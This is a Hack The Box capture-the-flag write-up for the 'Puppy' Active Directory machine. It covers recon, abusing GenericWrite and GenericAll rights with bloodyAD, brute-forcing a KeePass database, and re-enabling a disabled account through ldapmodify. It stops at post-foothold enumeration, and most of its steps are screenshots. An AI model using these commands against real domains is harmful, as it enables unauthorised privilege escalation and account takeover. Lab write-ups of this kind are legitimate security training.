# HTB-Puppy
Table of Contents
Scope:10.10.11.70
Creds:levi.james / KingofAkron2025!
Recon
Nmap
sudo nmap -sC -sV -sT -p- -vvvv -T5 --min-rate=5000 -Pn puppy.htb
PORT      STATE SERVICE       REASON  VERSION53/tcp    open  domain        syn-ack Simple DNS Plus88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2025-07-15 13:50:31Z)111/tcp   open  rpcbind       syn-ack 2-4 (RPC #100000)| rpcinfo:|   program version    port/proto  service|   100000  2,3,4        111/tcp   rpcbind|   100000  2,3,4        111/tcp6  rpcbind|   100000  2,3,4        111/udp   rpcbind|   100000  2,3,4        111/udp6  rpcbind|   100003  2,3         2049/udp   nfs|   100003  2,3         2049/udp6  nfs|   100005  1,2,3       2049/udp   mountd|   100005  1,2,3       2049/udp6  mountd|   100021  1,2,3,4     2049/tcp   nlockmgr|   100021  1,2,3,4     2049/tcp6  nlockmgr|   100021  1,2,3,4     2049/udp   nlockmgr|   100021  1,2,3,4     2049/udp6  nlockmgr|   100024  1           2049/tcp   status|   100024  1           2049/tcp6  status|   100024  1           2049/udp   status|_  100024  1           2049/udp6  status135/tcp   open  msrpc         syn-ack Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)445/tcp   open  microsoft-ds? syn-ack464/tcp   open  kpasswd5?     syn-ack593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0636/tcp   open  tcpwrapped    syn-ack2049/tcp  open  nlockmgr      syn-ack 1-4 (RPC #100021)3260/tcp  open  iscsi?        syn-ack3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)3269/tcp  open  tcpwrapped    syn-ack5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found9389/tcp  open  mc-nmf        syn-ack .NET Message Framing49664/tcp open  msrpc         syn-ack Microsoft Windows RPC49667/tcp open  msrpc         syn-ack Microsoft Windows RPC49671/tcp open  msrpc         syn-ack Microsoft Windows RPC49674/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.049689/tcp open  msrpc         syn-ack Microsoft Windows RPC53828/tcp open  msrpc         syn-ack Microsoft Windows RPCService Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 62785/tcp): CLEAN (Timeout)|   Check 2 (port 57127/tcp): CLEAN (Timeout)|   Check 3 (port 26380/udp): CLEAN (Timeout)|   Check 4 (port 24379/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked| smb2-time:|   date: 2025-07-15T13:52:19|_  start_date: N/A| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required|_clock-skew: 7h00m00s
NXC


I started password spraying to see what I could find

No interesting shares.
RPCclient

Other than that I couldn’t find more useful stuff.
BloodHound


This part is interesting:


bloodyAD - GenericWrite
bloodyAD --host 10.10.11.70 --dc-ip PUPPY.HTB -u "levi.james" -p 'KingofAkron2025!' add groupMember DEVELOPERS 'levi.james'
Once part of this group I checked out the members and found this person:

As well as Adam.silver who’s part of the Remote Management Group:

Anyways, I now of course had READ access to the DEV share:
SMBclient

I tried out keepass2john but it didn’t work:

keepass4brute
Luckily enough the following script exists:

I download it and let it run:


keepassxc
I can now open the recovery.kdbx file as follows:

This was an absolute goldmine.



Time to abuse the GenericAll ACL.
bloodyAD - GenericAll

However I was not able to log in using evil-winrm:

This made sense when I password sprayed the creds:

Let’s enable the account.
ldap
ldapsearch -x -H ldap://10.10.11.70 -D "ANT.EDWARDS@PUPPY.HTB" -W -b "DC=puppy,DC=htb" "(sAMAccountName=ADAM.SILVER)"
We can modify it by creating a enable.ldif file then using ldap to change it.
dn: CN=Adam D. Silver,CN=Users,DC=PUPPY,DC=HTBchangetype: modifyreplace: userAccountControluserAccountControl: 66048
ldapmodify -x -H ldap://10.10.11.70 -D "ANT.EDWARDS@PUPPY.HTB" -W -f enable.ldif
When I now check it again it looks like this:

The account should now be enabled.
Foothold
Shell as adam.silver

Let’s start enumerating the directory:

user.txt

Enumeration



Here I found the following:
